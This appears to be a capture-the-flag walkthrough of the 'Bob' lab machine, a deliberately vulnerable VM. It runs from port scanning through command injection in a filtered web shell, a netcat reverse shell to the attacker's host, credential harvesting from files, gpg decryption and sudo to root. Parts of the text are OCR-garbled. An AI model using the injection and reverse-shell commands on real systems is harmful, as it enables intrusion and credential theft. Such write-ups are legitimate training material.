#### Bob

By Praveen Kumar Sharma

```
For me the IP of the machine is : 192.168.110.81
```

Lets try pinging the machine :

```
ping 192.168.110.81 -c 5

PING 192.168.110.81 (192.168.110.81) 56(84) bytes of data.
64 bytes from 192.168.110.81: icmp_seq=1 ttl=64 time=0.322 ms
64 bytes from 192.168.110.81: icmp_seq=2 ttl=64 time=0.319 ms
64 bytes from 192.168.110.81: icmp_seq=3 ttl=64 time=0.460 ms
64 bytes from 192.168.110.81: icmp_seq=4 ttl=64 time=0.446 ms
64 bytes from 192.168.110.81: icmp_seq=5 ttl=64 time=0.447 ms
--- 192.168.110.81 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4042ms
rtt min/avg/max/mdev = 0.319/0.398/0.460/0.064 ms
```

Its online!!

#### Port Scanning:

Im gonna use nmap for this

#### All port Scan:

```
sudo nmap -T5 -n -Pn -p- --min-rate=10000 192.168.110.81 -o allPortScan.txt
```

```
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
25468/tcp open unknown
```

Lets try a Deeper Scan like versioning and common script on those ports

#### Deeper Scan:

```
nmap -sC -sV -A -T5 -n -Pn -p 21,80,25468 192.168.110.81 -o deeperScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 21,80,25468 192.168.110.81 -o deeperScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-27 03:21 IST
Nmap scan report for 192.168.110.81
Host is up (0.00038s latency).
PORT
         STATE SERVICE VERSION
21/tcp
         open ftp ProFTPD 1.3.5b
         open http Apache httpd 2.4.25 ((Debian))
80/tcp
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 4 disallowed entries
//login.php/dev_shell.php/lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open ssh
                      OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
    2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
    256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
  256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

#### Deeper scan

```
PORT
         STATE SERVICE VERSION
21/tcp
         open ftp
                      ProFTPD 1.3.5b
80/tcp
         open http Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 4 disallowed entries
//login.php/dev_shell.php/lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
L 256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

#### Directory Fuzzing

Some directory are identified by nmap already

```
/Nmap directory scanning
/login.php
/dev_shell.php
/lat_memo.html
/passwords.html
```

#### Lets try gobuster as well :

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 192.168.110.81 -o gobuster.txt
```

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 192.168.110.81 -o gobuster.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
_____
[+] Url:
                          http://192.168.110.81
[+] Method:
                          GET
[+] Threads:
[+] Wordlist:
                          /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:
                          404
[+] User Agent:
                          qobuster/3.6
[+] Timeout:
                          10s
______
Starting gobuster in directory enumeration mode
/.hta (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 298]
/.htaccess (Status: 403) [Size: 298]
/index.html (Status: 200) [Size: 1425]
/robots.txt (Status: 200) [Size: 111]
/server-status (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
______
Finished
```

```
/ Gobuster directory scanning
/.hta (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 298]
/.htaccess (Status: 403) [Size: 298]
/index.html (Status: 200) [Size: 1425]
```

```
/robots.txt (Status: 200) [Size: 111]
/server-status (Status: 403) [Size: 302]
```

#### **Vulnerability Scanning**

Lets try nikto as well if we find some low hanging fruit

```
nikto -h http://192.168.110.81 -o ~/Documents/Notes/Hands-on-
Hacking/Bob/nikto.htm > nikto.txt
```

```
cat nikto.txt
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fra
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fa
shion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
  /robots.txt: Entry '/dev_shell.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/
00600600_robots-txt-file
  /robots.txt: Entry '/passwords.html' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues
/00600600_robots-txt-file
 /robots.txt: Entry '/lat_memo.html' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/
00600600_robots-txt-file
+ /: Server may leak inodes via ETags, header found with file /, inode: 591, size: 5669af30ee8f1, mtime: gzip. See: http://cve.mitre.o
rg/cgi-bin/cvename.cgi?name=CVE-2003-1418
  Apache/2.4.25 appears to be outdated (current is at least 2.4.57). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
  /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
  /login.html: Admin login page/section found.
  8105 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:
                     2024-07-27 14:06:56 (GMT5.5) (8 seconds)
  1 host(s) tested
```

#### // Nikto reveals

/robots.txt: Entry '/dev\_shell.php' is returned a non-forbidden or redirect HTTP code (200). See:

https://portswigger.net/kb/issues/00600600\_robots-txt-file
☐

+/robots.txt: Entry '/passwords.html' is returned a non-forbidden or redirect HTTP code (200). See:

https://portswigger.net/kb/issues/00600600\_robots-txt-file

+/robots.txt: Entry '/lat\_memo.html' is returned a non-forbidden or redirect HTTP code (200). See:

https://portswigger.net/kb/issues/00600600\_robots-txt-file
☐

+/login.html: Admin login page/section found.

#### Web Application

#### It's almost time for exams

It's almost time for your mid-year exams seniors, make sure you're prepared for them. Remember if you are stuck on a topic you don't fully understand you can find help at our grand library, where you can find books on your topics and meet with our private tutors.

-Dean MacDuffy (principle)

#### Lions win!

Our match against "The Badgers" has gone without a fluke. We won 35-0 an amazing feat. Good work team.

-Alex Johns (head coach)

#### Wonderful start to the year

Welcome everyone to one of our best years yet. Enrolments are through the roof, we have new and exciting staff on campus, added more books to our fabulous library, voted best highschool academy and I have this nice ham and cheese sandwich. Best of Luck to all of you attending.

-Dean MacDuffy (principle)



Dean MacDuffy Alex Johns

In the contact page :

#### Contact Us

#### **Main Office**

Phone: +61-358-164-7828

Email: mainoffice@milburghigh.com

Address: 21 Albert Street, Brisborne, Austrilia

#### Principle

#### Dean MacDuffy

Phone: +61-021-523-0891


Email: dean.m@milburghigh.com

#### **Junior Deans**

#### Paul K

Phone: +61-021-523-4215

Also logging seems to be down rn



Lets see the Source Code of each of em

Source code of / news.html :

#### base64 string :

SW4gb3RoZXIgbmV3cyBzb21lIGR1bWJhc3MgbWFkZSBhIGZpbGUgY2FsbGVkIHBhc3N3b3 Jkcy5odG1sLCBjb21wbGV0ZWx5IGJyYWluZGVhZAOKDQotQm9i

#### Decoding it:

```
echo SW4gb3RoZXIgbmV3cyBzb21lIGR1bWJhc3MgbWFkZSBhIGZpbGUgY2FsbGVkIHBhc3N3b3Jkcy5odG1sLCBjb21wbGV0ZWx5IGJyYWluZGVhZA0KDQotQm9i | base64 -d
In other news some dumbass made a file called passwords.html, completely braindead
-Bob
```

```
Directory found
/passwords.html
```

Remember we found this in nikto and nmap already in /login.html

We should have a webshell : probably is the /dev\_shell.php
Lets see the /passwords.html

Lets look at /lat\_memo.html



So we have a filter on the web\_shell lets find this shell real quick Lets look at /dev\_shell.php

○ 2 192.168.110.81/dev_shell.php	
	dev_shell
Command:	submit
	Output:

In here i can run id but cannot run ls

#### **Gaining Access**

Let see if special character works

• Like ";"

```
dev_shell

Command: id; ls

submit

Output:

Nice try skid, but you will never get through this bulletproof php code
```

No luck lets try &, &&, |, ||

#### dev\_shell

Command: id & ls submit

#### **Output:**

WIP.jpg about.html contact.html dev\_shell.php dev\_shell.php.bak dev\_shell\_back.png index.html index.html.bak lat\_memo.html login.html news.html passwords.html robots.txt school\_badge.png uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)

& is working lets get a shell

Lets see if nc is available :

#### dev\_shell

Command: id & which nc submit

#### **Output:**

/bin/nc uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)

It is

First run the nc listener :

## nc -lvnp 4444 Listening on 0.0.0.0 4444

#### Im gonna run this :

```
id & nc -e /bin/bash 192.168.110.1 4444

□ [-192.168.110.81/dev_×] http://192.168.110.81 × +

← → × [○ ② 192.168.110.81/dev_shell.php]

dev_shell
```

### Command: id & nc -e /bin/bash 192.168 submit

It is waiting and we get a shell:

```
nc -lvnp 4444

Listening on 0.0.0.0 4444

Connection received on 192.168.110.81 55358
id

uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
```

Upgrade your shell like this :

# nc -lvnp 4444 Listening on 0.0.0.0 4444 Connection received on 192.168.110.81 55358 id uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users) python -c 'import pty;pty.spawn("/bin/bash")' www-data@Milburg-High:/var/www/html\$ ^Z [1] + 14462 suspended nc -lvnp 4444

```
stty raw -echo;fg
[1] + 14462 continued nc -lvnp 4444

www-data@Milburg-High:/var/www/html$ export TERM=xterm
www-data@Milburg-High:/var/www/html$
```

#### Gaining Root

Lets get the script in there

#### cp ~/Tools/privEsc.sh .

```
sudo python -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Lets run it

```
www-data@Milburg-High:/tmp$ chmod +x privEsc.sh
www-data@Milburg-High:/tmp$ ./privEsc.sh
```

Its complete now :

```
interpolation
[+] DONE!

www-data@Milburg-High:/tmp$ ls
Privy privEsc.sh
www-data@Milburg-High:/tmp$ ls Privy/
CronJobs.txt PATH-Info.txt SUID-GUID.txt UserGroupInfo.txt
MySQL.txt Passwd.txt Shadow.txt
NetworkInfo.txt RootServices.txt SysInfo.txt
www-data@Milburg-High:/tmp$
```

U can go through each one them i got the most info from UserGroupInfo.txt

```
/home/bob:
total 172
                        4096 Mar 8
drwxr-xr-x 18 bob
                                      2018 .
                  bob
drwxr-xr-x 6 root root
                         4096 Mar 4
                                      2018 ...
-rw----- 1 bob
                         1980 Mar
                                     2018 .ICEauthority
                  bob
                                   8
-rw-----
           1 bob
                  bob
                          214 Mar 8
                                      2018 .Xauthority
                        6422 Jul 26 18:30 .bash_history
           1 bob
-rw-----
                  bob
                                     2018 .bash_logout
-rw-r--r--
           1 bob
                  bob
                          220 Feb 21
                         3548 Mar 5
                                      2018 .bashrc
-rw-r--r--
           1 bob
                  bob
drwxr-xr-x 7 bob
                  bob
                         4096 Feb 21
                                     2018 .cache
drwx----
           8 bob
                  bob
                         4096 Feb 27
                                      2018 .config
-rw-r--r--
           1 bob
                  bob
                           55 Feb 21
                                      2018 .dmrc
drwxr-xr-x 2 bob
                  bob
                         4096 Feb 21
                                      2018 .ftp
drwx---- 3 bob
                         4096 Mar 5
                                      2018 .qnupq
                  bob
                                     2018 .local
drwxr-xr-x
           3 bob
                  bob
                         4096 Feb 21
drwx----
           4 bob
                         4096 Feb 21
                                      2018 .mozilla
                  bob
drwxr-xr-x
           2 bob
                  bob
                         4096 Mar
                                  4
                                      2018 .nano
           1 bob
                          72 Mar
                                      2018 .old_passwordfile.html
-rw-r--r--
                  bob
                         675 Feb 21
           1 bob
                                      2018 .profile
-rw-r--r--
                  bob
           2 bob
                        4096 Mar
                                      2018 .vnc
drwx-----
                  bob
                                   5
-rw-r--r--
                       25211 Mar
                                      2018 .xfce4-session.verbose-l
           1 bob
                  bob
                                   8
                                     2018 .xfce4-session.verbose-l
           1 bob
                       27563 Mar
-rw-r--r--
                  bob
                                   7
                         3672 Mar
                                      2018 .xsession-errors
-rw-----
           1 bob
                  bob
                                   8
                                  7
-rw-----
           1 bob
                         2866 Mar
                                      2018 .xsession-errors.old
                  bob
                        4096 Feb 21
                                      2018 Desktop
drwxr-xr-x
           2 bob
                  bob
                                      2018 Documents
drwxr-xr-x 3 bob
                         4096 Mar
                                   5
                  bob
                         4096 Mar
                                      2018 Downloads
drwxr-xr-x
           3 bob
                  bob
                                   8
```

there is this file .old\_passwordfile.html that is interesting Another one is this :

```
/home/elliot:
total 116
drwxr-xr-x 15 elliot elliot
                             4096 Feb 27
                                           2018 .
            6 root
                             4096 Mar
                                           2018 ..
drwxr-xr-x
                     root
                                       4
                                0 Feb 27
            1 elliot elliot
                                           2018 .ICEauthority
-rw-----
-rw-----
            1 elliot elliot
                               55 Feb 27
                                           2018 .Xauthority
                                           2018 .bash_history
            1 elliot elliot
                              121 Mar
                                       8
-rw-----
-rw-r--r--
            1 elliot elliot
                              220 Feb 27
                                           2018 .bash_logout
            1 elliot elliot
                             3526 Feb 27
                                           2018 .bashrc
-rw-r--r--
            7 elliot elliot
                             4096 Feb 27
                                           2018 .cache
drwxr-xr-x
            8 elliot elliot
                             4096 Feb 27
                                           2018 .config
drwx-----
            1 elliot elliot
                               55 Feb 27
                                           2018 .dmrc
-rw-r--r--
           3 elliot elliot
                                           2018 .qnupq
                             4096 Feb 27
drwx-----
            3 elliot elliot
                             4096 Feb 27
                                           2018 .local
drwxr-xr-x
            4 elliot elliot
                             4096 Feb 27
                                           2018 .mozilla
drwx----
            1 elliot elliot
                                           2018 .profile
-rw-r--r--
                              675 Feb 27
            1 elliot elliot 17258 Feb 27
                                           2018 .xfce4-session.verbo
-rw-r--r--
                                           2018 .xsession-errors
            1 elliot elliot
                             4486 Feb 27
-rw-----
            2 elliot elliot
                             4096 Feb 27
                                           2018 Desktop
drwxr-xr-x
            2 elliot elliot
                             4096 Feb 27
                                           2018 Documents
drwxr-xr-x
            2 elliot elliot
                             4096 Feb 27
                                           2018 Downloads
drwxr-xr-x
                                           2018 Music
            2 elliot elliot
                             4096 Feb 27
drwxr-xr-x
            2 elliot elliot
                             4096 Feb 27
                                           2018 Pictures
drwxr-xr-x
drwxr-xr-x
            2 elliot elliot
                             4096 Feb 27
                                           2018 Public
drwxr-xr-x
            2 elliot elliot
                             4096 Feb 27
                                           2018 Templates
            2 elliot elliot
                             4096 Feb 27
                                           2018 Videos
drwxr-xr-x
            1 elliot elliot
                             1509 Feb 27
                                           2018 theadminisdumb.txt
-rw-r--r--
```

#### Seeing these files now:

#### In theadminisdumb.txt

www-data@Milburg-High:/home/elliot\$

```
www-data@Milburg-High:/home/elliot$ cat theadminisdumb.txt
The admin is dumb,
In fact everyone in the IT dept is pretty bad but I can't blame all of them the newbies Sebastian and James are quite new to managing a server so I can forgive them for that password file they made on the server. But the admin now he's quite something. Thinks he knows more than everyone else in the dept, he always yells at Sebastian and James now they do some dumb stuff but their new and this is jus ta high-school server who cares, the only people that would try and hack into this are script kiddies. His wallpaper policy also is redundant, why do we need custom wallpapers that doesn't do anything. I have been suggesting time and time again to Bob ways we could i mprove the security since he "cares" about it so much but he just yells at me and says I don't know what i'm doing. Sebastian has noticed and I gave him some tips on better securing his account, I can't say the same for his friend James who doesn't care and made his password: Qwerty. To be honest James isn't the worst bob is his stupid web shell has issues and I keep telling him what he needs to pat the doesn't care about what I have to say. it's only a matter of time before it's broken into so because of this I have changed my password to

Those bob is fired after the future second breach because of his incompetence. I almost want to fix it myself but at the same time it doesn't affect me if they get breached, I get paid, he gets fired it's a good time.
```

#### In .old\_passwordfile.txt

```
www-data@Milburg-High:/home/bob$ cat .old_passwordfile.html
<html>

jc:Qwerty
seb:T1tanium_Pa$$word_Hack3rs_Fear_M3

</html>
www-data@Milburg-High:/home/bob$
```

```
jc:Qwerty
seb:T1tanium_Pa$$word_Hack3rs_Fear_M3
elliot : theadminisdumb
```

Lets try SSH in as elliot

We can login as elliot

```
elliot@Milburg-High:~ (0.08s)

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

elliot@Milburg-High ~ (0.013s)
id

uid=1004(elliot) gid=1004(elliot) groups=1004(elliot),100(users)
```

I found this interesting thing in /home/bob/Documents/

```
elliot@Milburg-High /home/bob/Documents (0.019s)

ls

login.txt.gpg Secret staff.txt
```

we have this here:

```
elliot@Milburg-High /home/bob/Documents (0.01s)
cd Secret/Keep_Out/Not_Porn/No_Lookie_In_Here/

elliot@Milburg-High /home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here (0.011s)
ls
notes.sh
```

Lets see the content

```
elliot@Milburg-High /home/bo
cat notes.sh
hey n there notes.sh
```

Looks like we cant read it directly but in vi we can see this :

So the trick here is first character of each of these sentences

• It becomes : "HARPOCRATES"

And lets try opening the encrypted .gpg file

```
elliot@Milburg-High /home/bob/Documents (0.093s)

gpg --batch --passphrase HARPOCRATES -d login.txt.gpg

gpg: keybox '/home/elliot/.gnupg/pubring.kbx' created

gpg: AES encrypted data

gpg: encrypted with 1 passphrase

bob:b0bcat_
```

```
Username : bob
Password : b0bcat_
```

```
Password:
bob@Milburg-High:~/Documents$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob),27(sudo)
bob@Milburg-High:~/Documents$
```

Looks like he has sudo privileges lets get root real quick
We are able to get root :

```
bob@Milburg-High:~/Documents$ sudo su
[sudo] password for bob:
Sorry, try again.
[sudo] password for bob:
root@Milburg-High:/home/bob/Documents# exit
exit
bob@Milburg-High:~/Documents$ sudo su
root@Milburg-High:/home/bob/Documents#

root@Milburg-High:/# id
uid=0(root) gid=0(root) groups=0(root)
root@Milburg-High:/#
```

Here is the flag :

Another way of solving this is by exim version  $\boldsymbol{\upsilon}$  can check GTF0bins for that

We have the version 4.89 btw this will work as well

```
Exploit Title
                                                                                                       linux/local/20900.txt
linux/local/40054.c
     3.x - Format String
     4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation
     4.41 - 'dns_build_reverse' Local Buffer Overflow
4.41 - 'dns_build_reverse' Local Read Emails
                                                                                                       linux/local/756.c
                                                                                                       linux/local/1009.c
     4.42 - Local Privilege Escalation
                                                                                                       linux/local/796.sh
     4.84-3 - Local Privilege Escalation

4.87 - 4.91 - Local Privilege Escalation

< 4.86.2 - Local Privilege Escalation
                                                                                                       linux/local/39535.sh
                                                                                                        linux/local/46996.sh
                                                                                                       linux/local/39549.txt
     Buffer 1.6.2/1.6.51 - Local Overflow
                                                                                                       unix/local/20333.c
     Internet Mailer 3.35/3.36/4.10 - Format String
                                                                                                        linux/local/22066.c
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution
                                                                                                       php/webapps/42221.py
Shellcodes: No Results
Papers: No Results
```